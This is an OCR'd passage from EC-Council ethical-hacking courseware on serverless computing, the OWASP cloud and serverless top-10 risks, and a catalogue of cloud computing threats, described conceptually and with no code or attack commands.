
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Disadvantages:

- Increased security vulnerability
- Vendor-lock-in
- Difficulty in managing statelessness
- Complex end-to-end application testing
- Unsuitability of long-running processes for serverless computing

Figure 19.24: Serverless architecture

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Serverless Vs. Containers

The table below summarizes the differences between serverless computing and containers.


Containers	Serverless Computing
▪ The developer is responsible for defining the container configuration files along with the operating system, software, libraries, storage, and networking. ▪ Developer then creates an image from that file, pushes the image to a registry, and runs a container from that image.	▪ The developer only needs to develop and upload the code to support serverless computing; the entire provisioning process is taken care of by the cloud service provider.
▪ Once initiated, the container runs continuously until the developer stops or destroys it.	▪ After it completes execution, the serverless function is automatically destroyed by the cloud environment.
▪ A container needs server support even when the container is not executing any programs.	▪ Serverless deployment charges only for the resources consumed.
▪ There is no time restriction for the code running inside the container.	▪ Timeout is enabled on serverless functions.
▪ Containers support running on a cluster of host nodes.	▪ The underlying host infrastructure is transparent to developers.
▪ Containers store data in temporary storage or mapped storage volumes.	▪ Serverless functions do not support temporary storage; instead, data is stored in the object storage medium.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

▪ Containers support both complex applications and lightweight microservices.	▪ Serverless functions are suitable only for microservices applications.
▪ Developers can select the language and runtime for applications running in a container.	▪ Language selection for serverless functions is restricted by the cloud service provider.

Table 19.2: Serverless Vs. Containers

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Serverless Computing Frameworks

Serverless computing makes it easier for running the code and developing applications without worrying about back-end server management. This serverless computing adoption is growing rapidly across many industries. Listed below are some serverless cloud computing providers:

- **Microsoft Azure Functions**

  Source: *https://azure.microsoft.com*

  Microsoft Azure Functions is a serverless computing platform that allows users to run code without provisioning and managing servers. It is fully automated and provides scaling based on the workload volume; this feature lets users add more values without thinking about back-end server management.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.25: Kubernetes of Docker


- AWS Lambda (*https://aws.amazon.com*)
- Google Cloud Functions (*https://cloud.google.com*)
- IBM Cloud Functions (*https://www.ibm.com*)
- AWS Fargate (*https://aws.amazon.com*)
- Alibaba Cloud Function Compute (*https://www.alibabacloud.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Threats

Most organizations adopt cloud technology because it reduces the cost via optimized and efficient computing. Robust cloud technology offers different types of services to end-users; however, many people are concerned about critical cloud security risks and threats, which attackers may take advantage of to compromise data security, gain illegal access to networks, etc. This section deals with significant security threats and vulnerabilities affecting cloud systems.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



OWASP Top 10 Cloud Security Risks

Source: *https://www.owasp.org*

The table below summarizes the top 10 cloud security risks, according to OWASP.

Risks	Description
R1 - Accountability and Data Ownership	▪ Organizations use the public cloud for hosting business services instead of a traditional data center. ▪ Sometimes using the cloud causes the loss of data accountability and control, whereas using a traditional data center helps in controlling and protecting the data logically and physically. ▪ Using the public cloud can jeopardize data recoverability and result in critical risks, which the organization needs to mitigate promptly.
R2 - User Identity Federation	▪ Enterprises use services and applications of different cloud providers, creating multiple user identities and complicating the management of multiple user IDs and credentials. ▪ Cloud providers have less control over the user lifecycle /offboarding.
R3 - Regulatory Compliance	▪ Following regulatory compliance can be complex. ▪ Data that is secured in one country may not be secured in another country owing to the lack of transparency and different regulatory laws followed across various countries.
R4 - Business Continuity and Resiliency	▪ Performing business continuity in an IT organization ensures that the business can be conducted in a disaster situation.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

	▪ When organizations use cloud services, there is a chance of risk or monetary loss if the cloud provider handles the business continuity improperly.
R5 - User Privacy and Secondary Usage of Data	▪ The use of social websites poses a risk to personal data because they are stored in the cloud and most social application providers mine user data for secondary usage. ▪ The default share feature in social networking sites can jeopardize the privacy of user personal data.
R6 - Service and Data Integration	▪ Organizations must ensure proper protection when proprietary data are transferred from the end-user to the cloud data center. ▪ Unsecured data in transit are susceptible to eavesdropping and interception attacks.
R7 - Multi Tenancy and Physical Security	▪ Cloud technology uses the concept of multi-tenancy for sharing resources and services among multiple clients, such as networking, databases. ▪ Inadequate logical segregation may lead to tenants interfering with each other's security features.
R8 - Incidence Analysis and Forensic Support	▪ When a security incident occurs, investigating applications and services hosted at a cloud provider can be challenging because event logs are distributed across multiple hosts and data centers located at several countries and governed by different laws and policies. ▪ Owing to the distributed storage of logs across the cloud, law enforcing agencies may face problem in forensics recovery.
R9 - Infrastructure Security	▪ Configuration baselines of the infrastructure should comply with the industry best practices because there is constant risk of malicious actions. ▪ Misconfiguration of infrastructure may allow network scanning for vulnerable applications and services to retrieve information, such as active unused ports and default passwords and configurations.
R10 - Non-Production Environment Exposure	▪ Non-production environments are used for application design and development and to test activities internally within an organization. ▪ Using non-production environments increases the risk of unauthorized access, information disclosure, and information modification.

Table 19.3: OWASP Top 10 Cloud Security Risks

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

OWASP Top 10 Serverless Security Risks

Source: *https://www.owasp.org*

Though serverless computing simplifies the process of application deployment and eliminates the need for managing the server and hardware by the developers, it also passes some of the security threats to the cloud service providers. Serverless applications still execute a code and vulnerabilities within the code may open gateways to various application-level attacks, such as XSS, structured query language (SQL) injection, DoS, and broken authentication and authorization; i.e., serverless applications are vulnerable to the same type of attacks as traditional web applications.

The table below summarizes the top 10 serverless security risks, according to OWASP.

Risks	Attack Vector	Security Weakness	Impact
A1 - Injection	▪ Input arrives not only from API but also from serverless functions that are invoked from various event sources, such as cloud storage events (S3 Blob), stream data processing (AWS Kinesis), database modifications (DynamoDB, CosmoDB), code modifications (AWS CodeCommit), and notifications (SMS, email, IoT). ▪ Firewall cannot filter the events	▪ SQL/NoSQL injection ▪ OS command injection ▪ Code injection	▪ Impact depends on the permissions of the vulnerable function. ▪ If the function has access to the cloud storage, the injected code can delete data or upload

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

	generated through email or a database.		corrupted data.
A2 – Broken Authentication	▪ Serverless functions are stateless, are executed separately, have different goals, and are triggered by different events. ▪ Attackers try to identify missing resources, such as open APIs and public cloud storage. ▪ If functions are invoked through organizational emails, attackers can send spoofed emails to trigger the functions and execute internal functionality without authentication.	▪ Poor design of identity and access controls	▪ Accessing functions without authentication leads to sensitive data leakage, system business logic breakage, and execution flow disruption.
A3 – Sensitive Data Exposure	▪ Attacks on traditional web applications, such as cracking keys, man-in-the-middle (MiTM) attacks, and data stealth in transit and at rest, are also applicable to serverless applications. ▪ Attackers target cloud storage (S3, Blob) and database tables (DynamoDB, CosmoDB).	▪ Storing sensitive data in plaintext or using weak encryption ▪ Writing data to the /tmp directory without removing after use	▪ Exposure of sensitive data, such as PII, health records, credentials, and credit card details.
A4 – XML External Entities (XXE)	▪ If serverless functions are running inside internal virtual private networks (VPNs), attacks such as scanning internal networks and DoS, are not possible. ▪ These attacks only affect the designated container in which the function is running.	▪ Using XML processors might make the application vulnerable to XXE attacks	▪ Leakage of function code and sensitive files (environment variable, /tmp directory, etc.)
A5 – Broken Access Control	▪ The stateless nature of serverless architecture allows attackers to exploit over-privileged functions to gain unauthorized access to resources.	▪ Granting functions access and privileges to unnecessary resources	▪ Impact depends on the compromised resource. ▪ Leakage of data from cloud storage and database

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

A6 – Security Misconfiguration	▪ Misconfigured functions with a long timeout and low concurrency limit allow attackers to perform DoS attacks.	▪ Poor patch management ▪ Functions with long timeout configuration and low concurrency	▪ Sensitive information leakage, loss of money, Dos, and unauthorized access to cloud resources
A7 – Cross-Site Scripting (XSS)	▪ In traditional applications, XSS vulnerabilities arrive from databases or reflective inputs, but in serverless applications, they also arrive from sources such as emails, logs, cloud storage, IoT, etc.	▪ Untrusted input used to generate data without proper escaping	▪ User impersonation ▪ Access to sensitive data, such as API keys
A8 – Insecure Deserialization	▪ Dynamic languages (e.g., Python, NodeJS) along with JavaScript object notation (JSON), a serialized datatype, allow attackers to perform deserialization attacks.	▪ Deserialization vulnerabilities in Python, JavaScript, etc.	▪ Impact depends on the sensitivity of data the application handles. ▪ Running arbitrary code, data leakage, resource and account control
A9 – Using Components with Known Vulnerabilities	▪ Serverless functions are used for microservices, which depend on third-party libraries for execution. ▪ Vulnerable third-party libraries allow attackers to gain an entry point to serverless applications.	▪ Lack of knowledge on component-heavy deployment patterns	▪ Business impact depends on the specification of known vulnerabilities.
A10 – Insufficient Logging and Monitoring	▪ Complex serverless auditing and lack of monitoring and timely response pave the way for various attacks.	▪ Insufficient security monitoring and auditing	▪ The impact of late security incident identification can be significant.

Table 19.4: OWASP Top 10 serverless security risks

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Threats

1. Data breach/loss
2. Abuse and Nefarious Use of Cloud services
3. Insecure interfaces and APIs
4. Insufficient due diligence
5. Shared technology issues
6. Unknown risk profile
7. Unsynchronized system clocks
8. Inadequate infrastructure design and planning
9. Conflicts between client hardening procedures and cloud environment
10. Loss of operational and security logs
11. Malicious insiders
12. Illegal access to cloud systems
13. Loss of business reputation due to co-tenant activities
14. Privilege escalation
15. Natural disasters
16. Hardware failure
17. Supply chain failure
18. Modifying network traffic
19. Isolation failure
20. Cloud provider acquisition
21. Management interface compromise
22. Network management failure
23. Authentication attacks
24. VM-level attacks
25. Lock-in
26. Licensing risks
27. Loss of governance
28. Loss of encryption keys
29. Risks from changes of Jurisdiction
30. Undertaking malicious probes or scans
31. Theft of computer equipment
32. Cloud service termination or failure
33. Subpoena and e-discovery
34. Improper data handling and disposal
35. Loss or modification of backup data
36. Compliance risks
37. Economic Denial of Sustainability (EDOS)
38. Lack of Security Architecture
39. Hijacking Accounts

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Threats

Data Breach/Loss

Data loss issues include:

- **Data is erased**, modified or decoupled (lost)
- **Encryption keys are lost**, misplaced or stolen
- **Illegal access to the data** in the cloud due to improper authentication, authorization, and access controls
- **Misuse of data** by the Cloud Service Provider (CSP)

Abuse and Nefarious Use of Cloud Services

Attackers **create anonymous access to cloud services** and perpetrate attacks such as

- **Password** and **key** cracking
- Building rainbow tables
- **CAPTCHA**-solving farms
- Launching **dynamic attack points**
- Hosting **exploits** on cloud platforms
- Hosting **malicious data**
- **Botnet** command or control
- **DDoS**

Insecure Interfaces and APIs

Related risks due to insecure interfaces and APIs:

- Circumvention of **user defined polices**
- Credentials leakage
- Breach in **logging and monitoring facilities**
- Dependency on unknown APIs
- Reuse of **passwords/tokens**
- Poor input-data validation

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Threats (Cont'd)

Insufficient Due Diligence	Ignorance of the CSP's cloud environment poses risks to **operational responsibilities** such as security, encryption, incident response, and other issues such as contractual issues, design, and architectural issues
Shared Technology Issues	Most underlying components that make up the cloud infrastructure (e.g., GPU and CPU caches) **do not offer strong isolation properties** in a multi-tenant environment which allows attackers to attack other machines if they can exploit the vulnerabilities in a client's applications
Unknown Risk Profile	Client organizations are unable to get a clear picture of the internal security procedures, security compliance, configuration hardening, patching, auditing, and logging, etc. as they are less involved with **hardware** and **software ownership** and maintenance in the cloud
Unsynchronized System Clocks	Unsynchronized clocks can **affect the working of automated tasks** The network administrator cannot accurately analyze the log files for any malicious activity, if the timestamps are mismatched

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Threats (Cont'd)

Inadequate Infrastructure Design and Planning

- A shortage of computing resources and/or poor network design can result in unacceptable **network latency** or an **inability to meet agreed service levels**

Conflicts between Client Hardening Procedures and Cloud Environment

- Certain client hardening procedures may conflict with a **cloud provider's environment**, making their implementation by the client impossible

Loss of Operational and Security Logs

- The loss of security logs poses **a risk for managing the implementation of the information security management program**
- Loss of security logs may occur in cases of under-provisioning of storage

Malicious Insiders

- Disgruntled current or former employees, contractors, or other business partners who have authorized access to cloud resources, can misuse their access to compromise the **information available in the cloud**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Threats (Cont'd)

Illegal Access to the Cloud	**Weak authentication** and **authorization controls** could lead to illegal access, thereby compromising confidential and critical data stored in the cloud
Loss of Business Reputation due to Co-tenant Activities	Resources are shared in the cloud, thus **malicious activity** by one co-tenant might affect the reputation of the another, resulting in poor service delivery, data loss, etc. that can be detrimental to an organization
Privilege Escalation	A **mistake in the access allocation** system can result in a customer, third party, or employee getting more access rights than needed
Natural Disasters	Depending on **geographic location and climate**, data centers may be exposed to natural disasters such as **floods**, **lightening**, **earthquakes**, etc. that can affect the cloud services
Hardware Failure	Hardware failures such as switches and servers in data centers can make the **cloud data inaccessible**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Threats (Cont'd)

Supply Chain Failure	• Cloud providers outsource certain tasks to third parties. Thus the security of the **cloud is directly proportional to the security of each link** and the extent of dependency on third parties • A disruption in the chain may therefore lead to a **loss of data privacy** and **integrity**, as well as **services unavailability**, a **violation of the SLA**, and **economic** and **reputational losses**, which in turn results in the failure to meet customer demand and cascading
Modifying Network Traffic	• In the cloud, the network traffic may be modified due to flaws while provisioning or de-provisioning the network, or **vulnerabilities in communication encryption** • Modification of network traffic may cause **loss**, **alteration**, or **theft of confidential data** and communications
Isolation Failure	• Following **isolation failure**, attackers may try to **control operations** of other cloud customers **to gain illegal access** to the data

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Threats (Cont'd)

Cloud Provider Acquisition

- The acquisition of the cloud provider may **increase the probability of a tactical shift** which may put non-binding agreements at risk. This could make it difficult to satisfy the security requirements

Management Interface Compromise

- Customer management interfaces of cloud providers are accessible via the Internet and facilitate **access to many resources**. This enhances the risk, particularly when combined with **remote access** and **web browser vulnerabilities**

Network Management Failure

- Poor network management leads to **network congestion, misconnection, misconfiguration**, lack of resource isolation, etc., which affects service and security

Authentication Attacks

- Weak authentication mechanisms (weak passwords, re-use of passwords, etc.) and the inherent limitations of **one-factor authentication mechanisms** can allow an attacker to gain unauthorized access to cloud computing systems


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Cloud Computing Threats (Cont'd)

VM-Level Attacks	The cloud extensively uses **virtualization technology**. This threat arises due to the **existence of vulnerabilities in the hypervisors**
Lock-in	The difficulties experienced by a user when **migrating from in-house systems or from one cloud service provider to another** due to the lack of tools, procedures, or standard data formats, poses potential threats to data, application, and service portability
Licensing Risks	The organization may **incur a huge licensing fee** if the software deployed in the cloud is charged on a per instance basis
Loss of Governance	When using cloud infrastructures, the **customer gives up control to the cloud service provider** including control of issues that may affect security
Loss of Encryption Keys	The loss of encryption keys required for **secure communication** or systems access provide a potential attacker with the opportunity to get **unauthorized access to assets**

